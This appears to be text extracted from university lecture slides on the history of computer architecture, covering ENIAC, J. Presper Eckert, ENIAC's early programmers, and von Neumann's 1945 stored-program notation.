
<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>

# J Presper Eckert (1919-1995)




Co-inventor of, and chief engineer on, the ENIAC, arguably the first general-purpose computer (first operational Feb 14<sup>th</sup> 1946)

27 tonnes, 150KW, 5000 cycles/sec




# ENIAC: “setting up the machine”




ENIAC was designed to be set up manually by plugging arithmetic units together (reconfigurable logic)

- You could plug together quite complex configurations
- **Parallel** - with multiple units working at the same time



Gloria Gorden and Ester Gerston: programmers on ENIAC



Jean Jennings (left), Marlyn Wescoff (center), and Ruth Lichterman program ENIAC


<https://imgur.com/gallery/nh38c> and <http://fortune.com/2014/09/18/walter-isaacson-the-women-of-eniac/>

A PARALLEL CHANNEL COMPUTING MACHINE

Lecture by  
J. P. Eckert, Jr.  
Electronic Control Company

... Again I wish to reiterate the point that all the arguments for parallel operation are only valid provided one applies them to the steps which the built in or wired in programming of the machine operates. Any steps which are programmed by the operator, who sets up the machine, should be set up only in a serial fashion. It has been shown over and over again that any departure from this procedure results in a system which is much too complicated to use.

# ENIAC: “setting up the machine”



- The “big idea”: stored-program mode -
  - Plug the units together to build a machine that fetches instructions from memory - and executes them
  - So any calculation could be set up completely automatically – just choose the right sequence of instructions

We now formulate a set of instructions to effect this 4-way decision between  $(\alpha) - (\delta)$ . We state again the contents of the short tanks already assigned:

- $\bar{1}_1) N_{n'_{(-30)}} \quad \bar{2}_1) W_{m'_{(-30)}} \quad \bar{3}_1) W_{x_m^o} \quad \bar{4}_1) W_{y_m^o}$
- $\bar{5}_1) N_{n_{(-30)}} \quad \bar{6}_1) W_{m_{(-30)}} \quad \bar{7}_1) W_{(\alpha_{(-30)})} \quad \bar{8}_1) W_{(\beta_{(-30)})}$
- $\bar{9}_1) W'_{\delta_{(-30)}} \quad \bar{10}_1) W'_{\gamma_{(-30)}} \quad \bar{11}_1) \dots \rightarrow C$

Now let the instructions occupy the (long tank) words  $1, 2, \dots$ :

- |                                |  |   |
|--------------------------------|--|---|
| $1_1) T_1 - \bar{5}_1$         | $0) N_{m' - m_{(-30)}}$                          | <span style="color: blue;">■</span> John von Neumann wrote his first "program" in 1945  |
| $2_1) \bar{9}_1, s \bar{7}_1$  | $0) W_{\frac{1}{n}^{(-30)}}$                     | <span style="color: blue;">■</span> It's clear he had the stored program idea in mind   |
| $3_1) 0 \rightarrow \bar{1}_2$ | $1_1) N_{\frac{1}{n}^{(-30)}}$                   | <span style="color: blue;">■</span> It was a couple of years before a machine to do it was actually built                                 |
